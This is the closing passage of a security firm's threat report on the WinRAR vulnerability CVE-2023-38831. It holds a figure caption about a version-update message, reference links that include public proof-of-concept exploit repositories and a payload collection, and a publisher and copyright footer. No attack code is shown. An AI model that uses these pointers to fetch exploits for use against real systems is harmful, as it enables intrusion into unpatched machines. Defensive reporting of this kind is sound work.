Figure 26. Messages related to WinRAR version update

■ Reference sites

- URL: <https://www.win-rar.com/start.html?&L=0>
- URL: <https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/>
- URL: <https://github.com/b1tg/CVE-2023-38831-winrar-exploit>
- URL: https://github.com/BoredHackerBlog/winrar_CVE-2023-38831_lazy_poc
- URL: <https://github.com/swisskyrepo/PayloadsAllTheThings>
- URL: <https://cert.gov.ua/article/5661411>

EQST INSIGHT

2023.09



SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Communication Group

COPYRIGHT © 2023 SK SHIELDUS. ALL RIGHT RESERVED..

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.

